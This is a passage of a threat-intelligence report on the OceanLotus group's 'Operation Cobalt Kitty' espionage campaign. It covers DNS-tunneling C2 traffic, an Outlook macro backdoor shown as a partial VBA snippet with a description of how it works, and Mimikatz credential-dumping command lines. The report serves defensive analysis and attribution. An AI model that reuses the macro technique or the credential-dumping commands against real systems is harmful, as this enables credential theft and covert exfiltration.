DNS Tunneling as C2 channel -

In attempt to overcome network filtering solutions, the attackers implemented a stealthier C2 communication method, using "DNS Tunneling" – a method of C2 communicating and data exfiltration using the DNS protocol. To ensure that the DNS traffic would not be filtered, the attackers configured the backdoor to communicate with Google and OpenDNS DNS servers, since most organizations and security products will not filter traffic to those two major DNS services.




The screenshot below shows the traffic generated by the backdoor and demonstrates DNS Tunneling for C2 communication. As shown, while the destination IP is “8.8.8.8” – Google’s DNS server – the malicious domain is “hiding” inside the DNS packet:

Destination	Prot	Length	Info
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAABlz.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAABlz.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAACCI.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAACCI.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAACmQ.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAACmQ.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAADGA.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAADGA.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAD6v.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAD6v.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAEeY.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAEeY.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAE-X.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAE-X.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAFks.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAFks.z.teriava.com NULL
8.8.8.8	DNS	322	Standard query 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAGQJ.z.teriava.com
10.0.2.15	DNS	138	Standard query response 0x0858 NULL 8J2nKgAAAAAAAAAAAAAAAAAAAAAAGQJ.z.teriava.com NULL

Phase three: Novel MS Outlook backdoor and lateral movement spree

In the third phase of the operation, the attackers harvested credentials stored on the compromised machines and performed lateral movement and infected new machines. The attackers also **introduced a very rare and stealthy technique** to communicate with their servers and exfiltrate data using **Microsoft Outlook**.

Outlook macro backdoor



In a relentless attempt to remain undetected, the attackers devised a very stealthy C2 channel that is hard to detect since it leverages an email-based C2 channel. The attackers **installed a backdoor macro in Microsoft Outlook** that enabled them to execute commands, deploy their tools and steal valuable data from the compromised machines.

For a detailed analysis of the Outlook backdoor, please see the Attacker's Arsenal section.

```
strMsgBody = testObj.Body
Dim startstr, endstr
startstr = InStr(strMsgBody, "$$cpte")
If startstr <> 0 Then
    startstr = startstr + Len("$$cpte")
    endstr = InStr(startstr, strMsgBody, "$$ecpte")
    If endstr <> 0 And endstr > startstr Then
        midstr = Mid(strMsgBody, startstr, endstr - startstr)

        'testObj.Remove 1
        'Application.Session.GetItemFromID(strId).Remove
       ' Dim myDeletedItem
        'Set myDeletedItem = testObj.Move(DeletedFolder)
        'myDeletedItem.Delete
        'testObj.UserProperties.Add "Deleted", olText
        'testObj.Save
        'testObj.Delete
        'Dim objDeletedItem
        'Dim oDes
        'Dim objProperty
        'Set oDes = Application.Session.GetDefaultFolder(olFolderDeletedItems)
        'For Each objItem In oDes.Items
        '    Set objProperty = objItem.UserProperties.Find("Deleted")
        '    If TypeName(objProperty) <> "Nothing" Then
        '        objItem.Delete
        '     End If
        'Next
```


This technique works as follows:

1. The malicious macro scans the victim's Outlook inbox and looks for the strings **"$$cpte"** and **"$$ecpte"**.
2. Then the macro will open a CMD shell that will execute whatever instruction / command is in between the strings.
3. The macro deletes the message from inbox to ensure minimal risk of exposure.
4. The macro searches for the special strings in the "Deleted Items" folder to find the attacker's email address and sends the data back to the attackers via email.
5. Lastly, the macro will delete any evidence of the emails received or sent by the attackers.

Credential dumping and lateral movement


The attackers used the famous **Mimikatz** credential dumping tool as their main tool to obtain credentials including user passwords, NTLM hashes and Kerberos tickets. Mimikatz is a very popular tool and is detected by most antivirus vendors and other security products. Therefore, the attackers used over 10 different customized Mimikatz payloads, which were obfuscated and packed in a way that allowed them to evade antivirus detection.


The following are examples of Mimikatz command line arguments detected during the attack:



2	dllhosts.exe "kerberos::ptt c:\programdata\log.dat" kerberos::tgt exit
2	dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
2	dllhost.exe log privilege::debug sekurlsa::logonpasswords exit
2	dllhosts.exe privilege::debug token::elevate lsadump::sam exit
2	c:\programdata\dllhosts.exe privilege::debug sekurlsa::logonpasswords exit
2	c:\programdata\dllhost.exe log privilege::debug sekurlsa::logonpasswords exit

The stolen credentials were used to infect more machines, leveraging Windows built-in tools as well as pass-the-ticket and pass-the-hash attacks.





Phase four: New arsenal and attempt to restore PowerShell infrastructure

After a four week lull and no apparent malicious activity, the attackers returned to the scene and introduced new and improved tools aimed at bypassing the security mitigations that were implemented by the company's IT team. These tools and methods **mainly allowed them to bypass the PowerShell execution restrictions and password dumping mitigations**.

During that phase, Cybereason found a compromised server that was used as the main attacking machine, where the attackers stored their arsenal in a network share, which made it easier to spread their tools to other machines on the network. The attackers' arsenal consisted:

- **New variants of Denis and Goopy backdoors**
- **PowerShell Restriction Bypass Tool -** Adapted from PSUnlock Github project.
- **PowerShell Cobalt Strike Beacon -** New payload + new C2 domain
- **PowerShell Obfuscator - All the new PowerShell payloads are obfuscated using a publicly available script adapted from a Daniel Bohannon's GitHub project.**
- **HookPasswordChange -** Inspired by tools found on GitHub, this tool alerts the attackers if a password has been changed. Using this tool, the attackers could overcome a password reset. The attackers modified their tool.
- **Customized Windows Credentials Dumper -** A PowerShell password dumper that is based on a known password dumping tool, using PowerShell bypass and reflective loading. The attackers specifically used it to obtain Outlook passwords.
- **Customized Outlook Credentials Dumper - Inspired by known Outlook credentials dumpers.**
- **Mimikatz -** PowerShell and Binary versions, with multiple layers of obfuscation.

Please see the Attacker's Arsenal section for detailed analysis of the tools.

An analysis of this arsenal shows that the attackers went out of their way to restore the PowerShell-based infrastructure, even though it had already been detected and shut down once. The attackers' preference to use a fileless infrastructure specifically in conjunction with Cobalt Strike is very evident. This could suggest that the attackers preferred to use known tools that are more expendable rather than using their own custom-built tools, which were used as a last resort.

Conclusion

Operation Cobalt Kitty was a major cyber espionage APT that targeted a global corporation in Asia and was carried out by the OceanLotus Group. The analysis of this APT proves how determined and motivated the attackers were. They continuously changed techniques and upgraded their arsenal to remain under the radar. In fact, they never gave up, even when the attack was exposed and shut down by the defenders.

During the investigation of Operation Cobalt Kitty, Cybereason uncovered and analyzed new tools in the OceanLotus Group's attack arsenal, such as:

- New backdoor ("Goopy") using HTTP and DNS Tunneling for C2 communication.
- Undocumented backdoor that used Outlook for C2 communication and data exfiltration.
- Backdoors exploiting DLL sideloading attacks in legitimate applications from Microsoft, Google and Kaspersky.

- Three customized credential dumping tools, which are inspired by known tools.

In addition, Cybereason uncovered new variants of the “Denis” backdoor and managed to attribute the backdoor to the OceanLotus Group - a connection that had not been publicly reported before.

This report provides a rare deep dive into a sophisticated APT that was carried out by one of the most fascinating groups operating in Asia. The ability to closely monitor and detect the stages of an entire APT lifecycle - from initial infiltration to data exfiltration - is far from trivial.

The fact that most of the attackers’ tools were not detected by the antivirus software and other security products deployed in the company’s environment before Cybereason, is not surprising. The attackers obviously invested significant time and effort in keeping the operation undetected, striving to evade antivirus detection.

As the investigation progressed, some of the IOCs observed in Operation Cobalt Kitty started to emerge in the wild, and recently some were even reported being used in other campaigns. It is important to remember, however, that IOCs have a tendency to change over time. Therefore, understanding a threat actor’s behavioral patterns is essential in combatting modern and sophisticated APTs. The modus operandi and tools served as behavioral fingerprints also played an important role in tying Operation Cobalt Kitty to the OceanLotus Group.

Lastly, our research provides an important testimony to the capabilities and working methods of the OceanLotus Group. Operation Cobalt Kitty is unique in many ways, nonetheless, it is still just one link in the group’s ever-growing chain of APT campaigns. Orchestrating multiple APT campaigns in parallel and attacking a broad spectrum of targets takes an incredible amount of resources, time, manpower and motivation. This combination is likely to be more common among nation-state actors. While the are many rumours and speculations circulating in the InfoSec community, at the time of writing, there was no publicly available evidence that can confirm that the OceanLotus Group is a nation-state threat actor.

Until such evidence is made public, we will leave it to our readers to judge for themselves.

To be continued ... Meow.

Learn how to create a closed-loop security process to defend against this type of attack better. Read how to create a closed-loop security process with MITRE ATT&CK.

About the Author

Assaf Dahan

Assaf has over 15 years in the InfoSec industry. He started his career in the Israeli Military 8200 Cybersecurity unit where he developed extensive experience in offensive security. Later in his career he led Red Teams, developed penetration testing methodologies, and specialized in malware analysis and reverse engineering.